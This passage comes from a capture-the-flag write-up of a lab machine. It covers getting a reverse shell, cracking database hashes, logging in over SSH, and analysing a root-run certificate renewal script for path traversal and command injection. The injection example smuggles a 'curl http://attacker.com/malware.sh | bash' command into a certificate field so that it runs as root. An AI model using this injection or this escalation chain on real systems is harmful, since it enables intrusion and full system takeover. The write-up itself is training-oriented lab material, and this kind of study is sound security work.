
And after base64 encoding it, we get our reverse shell
### Www-data to User
After checking the local files, i found a db file containing the database credentials...

We can try to login and see if we find any valuable data from it...

We find some credentials but they are salted...

With that,we can try and crack them using hashcat...


Hashcat then found 3 of the 5 credentials
The creds...

Since we already know the users on the box, lets try to login as bill via ssh.

We have our user.txt flag.
### User to root
#### More Enumeration...

After a bit of enumeration, i came across a file in the opt directory, ```cert_renew.sh```
```
#!/bin/bash
if [ "$#" -ne 1 ] || [ $1 == "-h" ] || [ $1 == "--help" ] || [ $1 == "help" ]; then
echo "Usage: $0 certificate.crt";
exit 0;
fi
if [ -f $1 ]; then
openssl x509 -in $1 -noout -checkend 86400 > /dev/null
if [ $? -eq 0 ]; then
echo "No need to renew yet.";
exit 1;
fi
subject=$(openssl x509 -in $1 -noout -subject | cut -d "=" -f2-)
country=$(echo $subject | grep -Eo 'C = .{2}')
state=$(echo $subject | grep -Eo 'ST = .*,')
locality=$(echo $subject | grep -Eo 'L = .*,')
organization=$(echo $subject | grep -Eo 'O = .*,')
organizationUnit=$(echo $subject | grep -Eo 'OU = .*,')
commonName=$(echo $subject | grep -Eo 'CN = .*,?')
emailAddress=$(openssl x509 -in $1 -noout -email)
country=${country:4}
state=$(echo ${state:5} | awk -F, '{print $1}')
locality=$(echo ${locality:3} | awk -F, '{print $1}')
organization=$(echo ${organization:4} | awk -F, '{print $1}')
organizationUnit=$(echo ${organizationUnit:5} | awk -F, '{print $1}')
commonName=$(echo ${commonName:5} | awk -F, '{print $1}')
echo $subject;
echo "";
echo "Country => $country";
echo "State => $state";
echo "Locality => $locality";
echo "Org Name => $organization";
echo "Org Unit => $organizationUnit";
echo "Common Name => $commonName";
echo "Email => $emailAddress";
echo -e "\nGenerating certificate...";
openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout /tmp/temp.key -out /tmp/temp.crt -days 365 <<<"$country
$state
$locality
$organization
$organizationUnit
$commonName
$emailAddress
" 2>/dev/null
/bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt"
else
echo "File doesn't exist"
exit 1;
```
So basically what this script does is that:
- Checks if the script was invoked with a single argument that is the name of a certificate file, or the argument is "-h", "--help", or "help". If not, it displays usage information and exits.
- Checks if the certificate file specified exists. If not, it displays an error message and exits.
- Checks if the certificate is due for renewal. If it is not due yet, it displays a message and exits.
- Extract the subject information from the certificate and parse it into separate fields such as country, state, locality, organization, organization unit, common name, and email address.
- Generate a new self-signed certificate with the same subject information as the original certificate and save it in the "/home/bill/Certs/" directory with the same common name as the original certificate.
- Display the subject information of the original certificate and the generated certificate.
The script assumes that the "openssl" command is installed on the system, and that the user running the script has write permissions to the "/home/bill/Certs/" directory.
#### Vulnerabilities...
##### Directory traversal...
This script has 2 identifiable vulnerabilities. One is that there is a possible path travesal.
```
/bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt"
```
This line moves the generated certificate file from the temporary directory /tmp to a directory specified by the variable $commonName.crt under the /home/bill/Certs directory. However, the value of $commonName is not sanitized or checked, which means that an attacker could potentially include directory traversal characters (such as ../) in the certificate's common name, leading to the certificate being moved to a different directory than intended. This could allow the attacker to overwrite or access files in other directories on the system, potentially leading to a compromise of the system.
##### Possible R.C.E...
e vulnerability is due to the use of user input without proper validation or sanitization in the openssl req command that generates a new certificate. Specifically, the values of $country, $state, $locality, $organization, $organizationUnit, $commonName, and $emailAddress are concatenated and passed to the command using a here-string (<<<). If any of these values contain special characters or shell metacharacters, an attacker could inject additional commands or modify the existing command.
Possible RCE...
```
openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout /tmp/temp.key -out /tmp/temp.crt -days 365 <<<"$country
$state
$locality
$organization
$organizationUnit
; curl http://attacker.com/malware.sh | bash #
$emailAddress
" 2>/dev/null
```
This would send a curl request of a reverse shell as root.
#### RCE Execution...
So to bypass this, we need to set a new certificate which is set to expire in the next 1 day for the script to be executed accordingly....
